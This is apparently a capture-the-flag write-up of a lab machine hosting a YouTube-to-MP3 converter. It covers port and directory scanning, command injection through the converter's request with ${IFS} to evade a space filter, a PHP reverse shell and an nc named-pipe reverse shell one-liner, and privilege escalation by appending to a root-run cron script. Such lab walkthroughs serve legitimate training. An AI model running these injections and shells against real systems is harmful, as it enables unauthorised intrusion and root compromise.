

**This is my first write up and I hope it's going to help you :D**

First let's use nmap so we can see what ports are opened


**Command: `nmap -sC -sV <machine IP>`**

As we can see there are only two services running : port 22 for SSH and port 80 for HTTP.

```
linked@kali: ~  
File Actions Edit View Help  
linked@kali:~$ nmap -sC -sV 10.10.30.245  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 19:22 EEST  
Nmap scan report for 10.10.30.245  
Host is up (0.100s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 2048 65:1b:fc:74:10:39:df:dd:d0:2d:f0:53:1c:eb:6d:ec (RSA)  
|_ 256 c4:28:04:a5:c3:b9:6a:95:5a:4d:7a:6e:46:e2:14:db (ECDSA)  
|_ 256 ba:07:bb:cd:42:4a:f2:93:d1:05:d0:b3:4c:b1:d9:b1 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds  
linked@kali:~$
```


Lets see what is on the web server







There is nothing much here, just a youtube converter to mp3.




Lets fire up gobuster to se what we can find.

Commands: `gobuster dir -u 10.10.30.245 -w /usr/share/wordlists/dirb/common.txt`



```
linked@kali: ~  
File Actions Edit View Help  
linked@kali: ~ linked@kali: ~  
linked@kali:~$ gobuster dir -u 10.10.30.245 -w /usr/share/wordlists/dirb/common.txt  
=====   
Gobuster v3.0.1  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)  
=====   
[+] Url: http://10.10.30.245  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent: gobuster/3.0.1  
[+] Timeout: 10s  
=====   
2020/05/04 19:33:49 Starting gobuster  
=====   
/.hta (Status: 403)  
/.htpasswd (Status: 403)  
/.htaccess (Status: 403)  
/admin (Status: 401)  
/images (Status: 301)  
/index.php (Status: 200)  
/js (Status: 301)  
/server-status (Status: 403)  
/tmp (Status: 301)  
=====   
2020/05/04 19:34:37 Finished  
=====   
linked@kali:~$
```


Gobuster doesn't give us much, the only interesting directory is [/admin](#).



Saddly we need a username and a password to acces this directory.


Lets open BurpSuite and lets see what is the converter doing.

As we can see the convertor is creating a youtube url. Send the request ro Repeater (CTRL+R) and lets try to read some files.




As we can see, we can execute commands, but we still can't do to many things with this.

Command: `---;id;`




There is still a problem, if we have *<space character>* in our command, it won't be executed, so we need to use `${IFS}` which can be used as a replacement for the *<space character>*.

PS: You can read the user flag using burp



Ok, now it's time to get a shell on the machine. For that i used this file:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>




Download the php file and change the *ip* and *port* with your *TUN0 IP* and desired *PORT* also, you can use other commands to get a shell, i just wanted to see if this is going to work.

You can put this in a file as well and send it to the server:

**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <tun0 ip> <port> >/tmp/f**

Start a server with python:

Command: **python -m SimpleHTTPServer 4444**




After that start a listener with netcat:


Command: **nc -lvnp 4444**

Then on Burpsuite use the command below so you can start the shell:


Command: `php${IFS}shell.php`



And voila, we have shell (not the best one but we can use `python -c 'import pty; pty.spawn("/bin/bash")'` to get a better one)



The use flag is located in `/var/www/html/admin` folder.



And the user that can access the secret folder is located in the `/admin` folder as well. Don't bother on cracking the hash, it's not important.

```
linked@kali: ~/Desktop/shell
File Actions Edit View Help
www-data@dmv:/var/www/html/admin$ ls -al
ls -al
total 24
drwxr-xr-x 2 www-data www-data 4096 Apr 12 05:05 .
drwxr-xr-x 6 www-data www-data 4096 May  4 16:56 ..
-rw-r--r-- 1 www-data www-data  98 Apr 12 03:55 .htaccess
-rw-r--r-- 1 www-data www-data  49 Apr 12 04:02 .htpasswd
-rw-r--r-- 1 www-data www-data  39 Apr 12 05:05 flag.txt
-rw-rw-r-- 1 www-data www-data 202 Apr 12 04:18 index.php
www-data@dmv:/var/www/html/admin$ cat .htpasswd
cat .htpasswd
i:
www-data@dmv:/var/www/html/admin$
```

All we now need is the root flag, and after some directories search, i've found in `/var/www/html/tmp` file that is executed every minute.

```
linked@kali: ~/Desktop/shell
File Actions Edit View Help
www-data@dmv:/var/www/html/tmp$ cat clean.sh
cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp$
```

By using the next command i was able to get the root flag.

Command: `echo 'cat /root/root.txt > rootflag.txt' >> clean.sh`

```
linked@kali: ~/Desktop/shell
File Actions Edit View Help
www-data@dmv:/var/www/html/tmp$ echo 'cat /root/root.txt > rootflag.txt' >> clean.sh
n.sh 'cat /root/root.txt > rootflag.txt' >> clean
www-data@dmv:/var/www/html/tmp$ ls
ls
clean.sh  rootflag.txt
www-data@dmv:/var/www/html/tmp$ cat rootflag.txt
cat rootflag.txt
cat: rootflag.txt: No such file or directory
www-data@dmv:/var/www/html/tmp$ cat rootflag.txt
cat rootflag.txt
flag{d9'
www-data@dmv:/var/www/html/tmp$
```